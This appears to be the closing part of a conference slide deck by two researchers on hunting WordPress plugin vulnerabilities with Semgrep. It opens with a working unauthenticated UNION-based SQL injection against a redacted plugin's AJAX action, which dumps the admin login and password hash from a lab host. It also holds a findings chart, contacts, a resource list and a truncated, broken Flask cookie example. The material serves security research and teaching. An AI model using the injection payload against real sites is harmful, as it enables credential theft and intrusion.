## UNAUTHENTICATED SQL INJECTION

```
$ http 'http://10.10.10.2/wp-admin/admin-ajax.php?action=redacted-vendor_reviews&vendor=-1
UNION ALL SELECT user_login,user_pass,0,0,0,0,0,0,0,0 FROM wp_users WHERE ID=1'

HTTP/1.1 200 OK
Connection: close
Content-Length: 218
Content-Type: application/json; charset=UTF-8
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.30

[
    {
        "ID": "mrnfrancesco",
        "approved": "$P$BzoeS8UHyC0eDIDL4t5X30HCoaXg07.",
        "author_email": "0",
        "author_id": "0",
        "author_name": "0",
        "created": "0",
        "review_description": "0",
        "review_rating": "0",
        "review_title": "0",
        "vendor_id": "0"
    }
]
```


71
84
27
Confermate
Non sfruttabili
Falsi positivi
60
40
20
0
Plugin 1
Plugin 2
Plugin 3
Plugin 4
Plugin 5
Plugin 6
Plugin 7
Plugin 8
Plugin 9
Plugin 10
Plugin 11
Plugin 12
Plugin 13

# Thank you for your attention!

# Q&A

Any questions, doubts or simple curiosity you can ask now, on our social channels or during the event.

## Francesco Marano

twitter.com/mrnfrancesco

t.me/mrnfrancesco

linkedin.com/in/mrnfrancesco

## Donato Di Pasquale

twitter.com/_dipa996

t.me/dipa996

linkedin.com/in/ddipa

# Useful resources

```python
app = flask.Flask()

@app.route("/index")
def index():
    rep = response.set_cookie("hello", "world")
    return rep

@app.route("/snafu")
def index():
    rep = response.set_cookie("hello", "world", secure=False)
    return rep

@app.route("/admin")
def admin():
    # ok
    rep = response.set_cookie("hello", "world", secure=True, httponly=True, sames
    return rep
```

**Writing rules**

Learn how to use Semgrep's intuitive syntax to write rules specific to your codebase. You can write and share rules directly from your browser using the Semgrep Playground, or write rules in your terminal and run them o...

semgrep.dev

**WordPress Security**

A WordPress vulnerability database for WordPress core security vulnerabilities, plugin vulnerabilities and theme vulnerabilities.

_WPScan_

**wp_ajax_{$action}| Hook**

Fires authenticated Ajax actions for logged-in users.

WordPress Developer Resources /


**Semgrep Registry - Rules**

Directory of Semgrep rules

semgrep


**What is SQL Injection? Tutorial & Examples | Web Security Academy**

In this section, we'll explain what SQL injection (SQLi) is, describe some common examples, explain how to find and exploit various kinds of SQL injection ...

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HTTPie – API testing client that flows with you


**WordPress Directory Searcher**

Lightning fast regex searching of code in the WordPress Plugin and Theme Directories. Start searching now!

WPDirectory /